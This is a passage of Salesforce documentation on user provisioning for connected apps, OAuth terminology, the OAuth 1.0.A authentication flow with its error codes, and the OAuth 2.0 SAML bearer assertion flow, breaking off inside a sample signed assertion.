After an account is created for the user, validation of the user's access to resources at the service provider must be performed at the service provider.

SEE ALSO:

- Configure User Provisioning for Connected Apps
- Create User Provisioning for Connected Apps Custom Reports
- Connected Apps

Configure User Provisioning for Connected Apps

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Configure a connected app to save time provisioning users for applications.

Salesforce provides a step-by-step wizard to guide you through the user provisioning settings for each connected app.



Before you use the wizard, you need the following.

A connected app for the third-party service
Any connected app can support user provisioning, including a "bookmark" connected app.

Named credentials
Named credentials identify the third-party system and its authentication settings. Calls to the third-party system, such as creating, editing, or deleting accounts, use the third-party authentication settings in the named credential. For the named credential, you specify a Named Principal. The Named Principal can be an account on the third-party system or an OAuth authorization for an existing Auth. Provider in your organization. The User Provisioning Wizard asks for this named credential.


A flow created with the Flow Designer
Flows manage provisioning requests to the third-party system. Salesforce provides several packages containing pre-configured flows to simplify your user provisioning setup process (coming soon!). You associate one of these flows with the connected app using the User Provisioning Wizard.

You can create your own flow, too. For more information, see Create Your Own User Provisioning Flow.

If user provisioning is enabled, use the following steps to start the User Provisioning Wizard for an existing connected app.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps.
2. Click the name of the connected app.
3. On the Connected App Detail page, click **Edit**.
4. In the User Provisioning Settings section, select **Enable User Provisioning**.
5. Click **Save**.

   After you click **Save**, Salesforce returns you to the Connected App Detail page. To get to the Connected App Detail page from Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps. Click the name of the connected app.
6. In the User Provisioning Settings section, click **Launch User Provisioning Wizard** to start the wizard.



After the User Provisioning Wizard finishes, you can return to the Connected App Detail page to edit individual user account information for quick updates. From Setup, enter *Connected Apps* in the `Quick Find` box, then select the option for managing connected apps and click the name of the connected app. Each user is listed on the Connected App Detail page in the User Accounts section. Or rerun the wizard to collect and analyze the accounts on the third-party system, change the configuration, and process all the accounts.

If you added an approval process while running the User Provisioning Wizard, the **Approval Process** field is selected in the detail page.

Create Your Own User Provisioning Flow

If the packaged flows don't support the third-party system you want, or to customize a solution, create your own flow. Use the `UserProvisioningPlugin` Apex class and the UserProvisioningRequest and UserProvAccount standard objects. When you create your own flow, save it with the flow type *`User Provisioning`*. To create your own flow, make sure you're familiar with creating flows with the Flow Designer and developing Apex triggers. Your flow needs the following.

- Apex trigger using the `UserProvisioningPlugin` class
- The following input and output variables in the flow
  - Input: *`User`*, *`UserProvisioningRequest`*, *`UserProvAccount`*
  - Output: *`ExternalUserId`*, *`ExternalUsername`*, *`ExternalFirstName`*, *`ExternalLastName`*, *`ExternalEmail`*, *`Details`*, *`Status`*
- At least one Apex plug-in in the flow with the following input and output parameters
  - Input: *`userProvisioningRequestId`*, *`userId`*, *`namedCredDevName`*, *`reconFilter`*, *`reconOffset`*
  - Output: *`ExternalUserId`*, *`ExternalUsername`*, *`ExternalFirstName`*, *`ExternalLastName`*, *`ExternalEmail`*, *`Details`*, *`Status`*, *`reconState`*, *`nextReconOffset`*
- A `Lookup User` record lookup element to modify during user account linking between Salesforce users and users on the third-party system

SEE ALSO:

User Provisioning for Connected Apps

Creating a Connected App

Apex Developer Guide

Create User Provisioning for Connected Apps Custom Reports

Manage User Provisioning Requests

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

After you configure user provisioning for a connected app, you can manage the settings and approvals for individual user account provisioning, de-provisioning, or updates.

Use the following to manage individual requests and user accounts.

User Provisioning Requests Tab

From the User Provisioning Requests tab, you can view details and manage approvals for an individual user provisioning request. The user provisioning request details include information on the status of the request and the status of an approval (if necessary and configured).

Click the Name field value of a recent user provisioning request to see details, including the following.

Operation
The action for the current request. Possible values are the following.

- `Create`
- `Read`
- `Update`
- `Deactivate`
- `Activate`
- `Freeze`
- `Unfreeze`
- `Reconcile` (compares the Salesforce account to the account on the third-party system)
- `Linking` (changes the current Link State)

State
The `State` value changes during a reconciliation process to gather and compare user accounts on the third-party system to Salesforce user accounts. Typically, when first created, a user provisioning request has the `State` value of `New`. When a collection process begins, the `State` transitions to `Collecting` until that process is finished. When the process finishes, the `State` is `Collected`.

If an analyze process is triggered, due to some difference between the accounts, the `State` transitions to `Analyzing` until that process finishes. When the process finishes, the `State` is `Analyzed`. If a process commits the request, based on the linkage settings, the `State` then transitions to `Committing`, and Salesforce updates the user account properties, accordingly. When that update process finishes, the `State` transitions to `Completed`.

However, the `State` does not necessarily start at `New`. If some custom process initiates a request to reconcile accounts, an entry could start with the `Analyzing State`.

Also, the `State` cannot go backwards from an active task. For example, a successful `Analyzing State` must progress to `Analyzed`; unless the active process fails, and then the `State` changes to `Failed`.

If you click the User Provisioning Account field value, you see details about the user's account. The following fields have picklist fields describing the current state of the user account.

Status

The status of the account in the target system. The valid values are:

- `Active`
- `Deactivated`
- `Deleted`

Link State

The state of the current connection between the user account in the Salesforce organization and the associated user account in the target system. The valid values are:

- `linked`— changes to the account in the Salesforce organization are queued to be updated for the associated user account in the target system.
- `duplicate`— an associated account in the target system exists.
- `orphaned`—no associated account exists in the target system.
- `ignored`— changes to the account in the Salesforce organization have no effect on the associated user account in the target system.

To edit these values, use the User Accounts section of a connected app's detail page.

User Accounts Section of a Connected App's Detail Page

The User Accounts section in a connected app's detail page lists all the accounts discovered and linked to the third-party service. Use this section to manage the Link State to the third-party account and edit details stored in the account configuration.

Normally, Salesforce manages the Link State to the account on the third-party service. Salesforce can discover and associate user accounts between a Salesforce organization and a third-party system during a reconciliation process. The association is based on attributes you specify in the User Provisioning Wizard.

Select **Let me manage the account linkage** *only* if you'd rather control the Link State, instead of letting Salesforce do it for you.

The Link State can have the following values.

User Provisioning Request Sharing Rules

If you've added approval processes to your user provisioning configuration, set sharing rules so others can see and approve a user provisioning request, such as another user or manager.

From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.

SEE ALSO:

User Provisioning for Connected Apps

Configure User Provisioning for Connected Apps

Create User Provisioning for Connected Apps Custom Reports

Organizations with user provisioning for connected apps can run reports that show provisioning accounts, requests, and other information using custom report types.

1. Make sure you're familiar with custom report types and the general steps for creating and maintaining them.
2. Create custom report types relating these objects and configuring them as necessary. Make all fields available for reporting. Add each report to the User Provisioning report type category. Provide a clear name and description for each report type so users who create reports can understand which one to use for their needs.

Primary Object	Description
User Provisioning Accounts	Contains information that links a Salesforce user account with an account in a third-party (target) system, such as Google, for users of connected apps with Salesforce user provisioning enabled.
User Provisioning Logs	Contains messages generated during the process of provisioning users for third-party applications.
User Provisioning Mock Targets	Contains user data for testing before committing the data to a third-party system for user provisioning.
User Provisioning Requests	Contains information about individual provisioning requests for each user.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

SEE ALSO:

User Provisioning for Connected Apps

Uninstalling a Connected App

USER PERMISSIONS

To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

You remove a connected app from your organization by uninstalling the package the app is part of.

Note: When a connected app is uninstalled, the access and refresh tokens of all users of the application are removed. This prevents a user from running the application later, using an existing access token, without explicitly approving the application themselves.

Connected App and OAuth Terminology

Access Token

A value used by the consumer to gain access to protected resources on behalf of the user, instead of using the user's Salesforce credentials.

For OAuth 1.0.A, the access token must be exchanged for a session ID.

For OAuth 2.0, the access token is a session ID, and can be used directly.

Authorization Code

Only used in OAuth 2.0 with the Web server flow. A short-lived token that represents the access granted by the end user. The authorization code is used to obtain an access token and a refresh token. For OAuth 1.0.A, see RequestToken.

Callback URL

A URL associated with your client application. In some contexts this must be a real URL that the client's Web browser is redirected to. In others, the URL isn't actually used; however, between your client application and the server (the connected app definition) the value must be same. For example, you may want to use a value that identifies the application, such as `http://MyCompany.Myapp`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Consumer

A Web site or application that uses OAuth to authenticate both the Salesforce user as well as the application on the user's behalf.

Consumer Key

A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.

Consumer Secret

A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Nonce
A number, often a random number, used during authentication to ensure that requests cannot be reused.

Refresh Token
Only used in OAuth 2.0. A token used by the consumer to obtain a new access token, without having the end user approve the access again.

Request Token
A value used by the consumer to obtain authorization from the user, and exchanged for an access token. Request tokens are only used in OAuth 1.0.A. For OAuth 2.0, see Authorization Code.

Service Provider
A Web application that allows access using OAuth. This is your Salesforce instance after remote access has been enabled.

Token Secret
A secret used by the consumer to establish ownership of a given token, both for request tokens and access tokens.

User
An individual who has a Salesforce login.

SEE ALSO:

Authenticating Apps with OAuth

App Authentication

Authenticating Apps with OAuth

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

When a user requests their Salesforce data from within the external application (the consumer's page), the user must be authenticated by Salesforce. There are several steps in each authentication flow, as dictated by the OAuth standard and what is trying to access Salesforce.

Salesforce supports OAuth versions 1.0A and 2.0 authentication flows.

- OAuth 1.0.A—This version of OAuth has only one flow.
- OAuth 2.0 Web server—The web server authentication flow is used by applications that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can also use code challenge and verifier values in the flow to prevent authorization code interception.
- OAuth 2.0 user-agent—The user-agent authentication flow is used by client applications (consumers) residing in the user's device. This could be implemented in a browser using a scripting language such as JavaScript, or from a mobile device or a desktop application. These consumers cannot keep the client secret confidential.
- OAuth 2.0 refresh token flow—After the consumer has been authorized for access, they can use a refresh token to get a new access token (session ID). This is only done after the consumer already has received a refresh token using either the Web server or user-agent flow.
- OAuth 2.0 JWT Bearer Token Flow—The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by a digital signature applied to the JWT.
- OAuth 2.0 SAML Bearer Assertion Flow—The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by the digital signature applied to the SAML assertion.

- SAML assertion flow—The SAML assertion flow is an alternative for organizations that are currently using SAML to access Salesforce, and want to access the web services API the same way. The SAML assertion flow can only be used inside a single org. You don't have to create a connected app to use this assertion flow.
- OAuth 2.0 username and password—The username-password authentication flow can be used to authenticate when the consumer already has the user's credentials.

  Warning: This OAuth authentication flow involves passing the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token will be issued.

For all authentication flows, if a user is asked to authorize access and instead clicks the link indicating they are not the currently signed in user, the current user is logged out and the authorization flow restarts with authenticating the user.

Note: Users can authorize an application to access Salesforce more than once, for example, for both a laptop and a desktop computer. The default limit is five authorizations per application per user. If a user tries to grant access to an application more times than allowed by the organization limit, the least recently used access token for that application is revoked. Newer applications (using the OAuth 2.0 protocol) using the Web server flow are automatically approved for additional devices after the user has granted access once. The user-agent flow requires user approval every time.

OAuth 2.0 Endpoints

The three primary endpoints used with OAuth 2.0 are:

- Authorization—`https://yourDomain.my.salesforce.com/services/oauth2/authorize`
- Token—`https://yourDomain.my.salesforce.com/services/oauth2/token`
- Revoke—`https://yourDomain.my.salesforce.com/services/oauth2/revoke`

See Revoking OAuth Tokens on page 212 for details on revoking access.

For a sandbox, use `test.salesforce.com` instead of `yourDomain.salesforce.com`.

OAuth 1.0.A Authentication Flow

OAuth 1.0.A has a single authentication flow.

The following diagram displays the authentication flow steps for OAuth 1.0.A. The individual step descriptions follow.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"



1. The consumer requests a RequestToken. Salesforce verifies the request and returns a request token.
2. The consumer redirects the user to Salesforce, where the user is prompted to log in.
3. Salesforce authorizes the user.
4. Once the user is authorized, the consumer requests an AccessToken.
5. Salesforce verifies the request and grants the token.
6. After the token is granted, the consumer accesses the data either through their application or through the Force.com Web services API.
7. Salesforce verifies the request and allows access to the data.

The following sections go into more details about each of these steps.

Tip: To use a connected app with a sandbox, use `test.salesforce.com` instead of `login.salesforce.com` in the following sections.

For the list of possible error codes returned by Salesforce, see OAuth 1.0.A Error Codes on page 186.

Requesting a RequestToken

When a consumer makes an initial request to Salesforce and the request is valid, a RequestToken is returned. The following steps contain more detail for the developer who is using a connected app to request Salesforce data.

1. A consumer application has to access Salesforce data and sends a request to `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. The request contains the following:
   - A valid request for a RequestToken, which contains the following OAuth parameters.
     - `oauth_consumer_key`
     - `oauth_signature_method`—must be HMAC-SHA1.
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version`—optional, must be "1.0" if included
     - `oauth_callback`—must be one of the following:
       - URL hosted by the consumer, for example, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. This URL uses https or another protocol. It can't use http.
       - `oob`, meaning out of band.
   - A signature on page 185 created according to the OAuth specification for HMAC-SHA1.
2. After Salesforce receives the request, Salesforce:
   - Validates the request with its own copy of the consumer secret
   - Generates a response containing RequestToken and RequestTokenSecret in the HTTP body as name/value pairs
   - Sends the response back to the consumer

   A RequestToken is only valid for 15 minutes, plus three minutes to allow for differences between machine clocks.
3. The consumer directs the user to a Salesforce login page, as specified in the next section.

Authorizing the User

After the request from the consumer is made to Salesforce, Salesforce has to authenticate the user before the process continues. The following contains more detailed steps about the login procedure for developers who are using a connected app to request Salesforce data.

1. The consumer redirects the user to the following location, where they are prompted to log in: `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. The appropriate GET query parameters are appended to this URL.
   - `oauth_token` – the RequestToken
   - `oauth_consumer_key`

Note: If an `oauth_callback` parameter is included, it is ignored.

2. The Remote Access Authorization page displays.
3. If the user approves access for the consumer, Salesforce generates the AccessToken and AccessTokenSecret.

   Note: The number of concurrent access tokens that a user can grant to an application is limited. The default is five per application per user. If this authorization exceeds the org's limit, the user is notified that the authorization automatically revokes the token or tokens for this application that haven't been used for the longest period.

4. Salesforce verifies the callback URL (either specified in the connected app definition pages or in the `oauth_callback` parameter from the previous stage). One of the following redirections occurs.
   - If the `oauth_callback` defined in the RequestToken is `oob` and the **Callback URL** field in the connected app definition page has a valid value, the user is redirected to that URL.
   - If the `oauth_callback` defined in the RequestToken is a valid URL, the user is redirected to that URL.
5. The consumer is notified that the AccessToken and AccessTokenSecret are available. The consumer receives either the verification token from Salesforce or the validation code from the end user.

Requesting the AccessToken

Once the user has been authenticated, the consumer can exchange a RequestToken for an AccessToken. The following contains more detailed steps regarding the exchange of tokens for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS GET or POST request to `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, with the required parameters in the query or post data.
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version`—optional, must be "1.0" if included
2. Salesforce validates the following elements.
   - The consumer secret
   - The consumer key
   - The signature
   - That the RequestToken has never been used before
   - The timestamp (must be within 15 minutes, plus three minutes to allow for differences between machine clocks)
   - That the nonce has never used before
3. Upon validation, Salesforce returns the AccessToken and AccessTokenSecret in the HTTP response body as name/value pairs.

Generating `oauth_signature` for Login

You can access Salesforce using either the user interface, or using the API. The `oauth_signature` used for login is generated differently, depending on which method you use.

- User interface—use `https://login.salesforce.com` for generating the signature
- API—use `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* for generating the signature.

  `type` must have one of the following values.

  - `u`—Partner WSDL
  - `c`—Enterprise WSDL

  For example, `https://login.salesforce.com/services/OAuth/u/17.0`.

Accessing Salesforce Data Using the Consumer Application

Once the consumer possesses a valid AccessToken, a connected app can request to access Salesforce data. The following contains more detailed steps regarding accessing data for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS POST request to `https://login.salesforce.com`, with the required parameters in the authorization header.
   - `oauth_consumer_key`
   - `oauth_token`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_nonce`
   - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates the request and sends a valid session ID to the consumer. The session ID is short-lived and is valid only for frontdoor.jsp. To obtain a session ID that can be used directly, use the API access token exchange.

Accessing Salesforce Data Using the API

Once the consumer possesses a valid AccessToken, a connected app can request to access Salesforce data using the Force.com Web services API.

Note: Your organization must have access to both the API and to the connected app. Contact your Salesforce representative for more information.

The following contains more detailed steps regarding accessing data for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS POST request to Salesforce.
   - The URL must have the following format:
     `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`*.

     `type` must have one of the following values.

     - `u`—Partner WSDL
     - `c`—Enterprise WSDL

     `api-version` must be a valid API version.

- The authorization header must have the following parameters.
  - `oauth_consumer_key`
  - `oauth_token`
  - `oauth_signature_method`
  - `oauth_signature`
  - `oauth_timestamp`
  - `oauth_nonce`
  - `oauth_version` (optional, must be "1.0" if included)

2. Salesforce validates the request and sends a valid session ID to the consumer. The response header includes the following.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

    </metadataServerUrl>
    <sandbox>false</sandbox>
   <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

SEE ALSO:

Authenticating Apps with OAuth

OAuth 1.0.A Error Codes

Salesforce returns the following error codes during the OAuth 1.0.A Authentication Flow. The returned error code is based on the error received.

Fault Code	Error	Notes
1701	Failed: Nonce Replay Detected	A Nonce can only be used once.
1702	Failed: Missing Consumer Key Parameter	
1703	Failed: Invalid Access Token	
1704	Failed: Version Not Supported	You must specify 1.0 for the `oauth_version` parameter.
1705	Failed: Invalid Timestamp	The timestamp is one of the following: missing, in the future, too old, or malformed.
1706	Failed: Invalid Nonce	The Nonce is missing.
1707	Failed: Missing OAuth Token Parameter	
1708	Failed: IP Address Not Allowed	

Fault Code	Error	Notes
1709	Failed: Invalid Signature Method	The RequestToken contains an invalid `oauth_signature_method` parameter.
1710	Failed: Invalid Callback URL	The RequestToken contains an invalid `oauth_callback` parameter. Value must be either `oob` or a valid URL that uses https.
1711	Failed: Invalid Verifier	The AccessToken. contains an invalid `oauth_verifier` parameter.
1712	Failed: Get Access Token Limit Exceeded	Can only attempt to exchange a RequestToken for an AccessToken three times.
1713	Failed: Consumer Deleted	The remote access application has been deleted from the Salesforce organization.
1716	Failed: OAuth Api Access Disabled	Either the Force.com Web services API is not enabled for the organization, or OAuth API access has been disabled for the organization.

OAuth 2.0 SAML Bearer Assertion Flow

A SAML assertion is an XML security token, generally issued by an identity provider and consumed by a service provider who relies on its content to identify the assertion's subject for security-related purposes.

The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by the digital signature applied to the SAML assertion.

A more detailed explanation can be found here: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Overview of OAuth 2.0 SAML Bearer Assertion Flow

The OAuth 2.0 SAML bearer assertion flow is similar to a refresh token flow within OAuth. The SAML assertion is POSTed to the OAuth token endpoint, which in turn processes the assertion, and issues an `access_token` based upon prior approval of the application. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

The following are the general steps involved in using the OAuth 2.0 SAML bearer assertion flow:

1. The developer creates a connected app and registers an X509 Certificate. This certificate corresponds to the private key of their application. When the connected app is saved, the `Consumer Key` (OAuth `client_id`) is generated and assigned to the application.
2. The developer writes an application that generates a SAML assertion, and signs it with their private key.
3. The assertion is POSTed to the token endpoint `https://login.salesforce.com/services/oauth2/token`.
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the `Audience`, `Issuer`, `Subject`, and validity of the assertion.

6. Assuming the assertion is valid and the application has been previously authorized by the user or administrator, Salesforce issues an `access_token`.

   Note: A `refresh_token` is never issued in this flow.

Creating a SAML Bearer Assertion

The developer must create a valid SAML bearer assertion that conforms to the following rules:

- The `Issuer` must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The `Audience` must be `https://login.salesforce.com` or `https://test.salesforce.com`.
- The `Recipient` must be `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.
- The `Subject NameID` must be the username of the desired Salesforce user.
- The assertion must be signed according to the XML Signature specification, using RSA and either SHA-1 or SHA-256.
- The SAML assertion must conform with the general format rules specified here: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.
- When POSTed to the token endpoint, the assertion must be encoded using base64url encoding as defined here: `http://tools.ietf.org/html/rfc4648#page-7`

The following is a sample assertion:

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
```

```
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
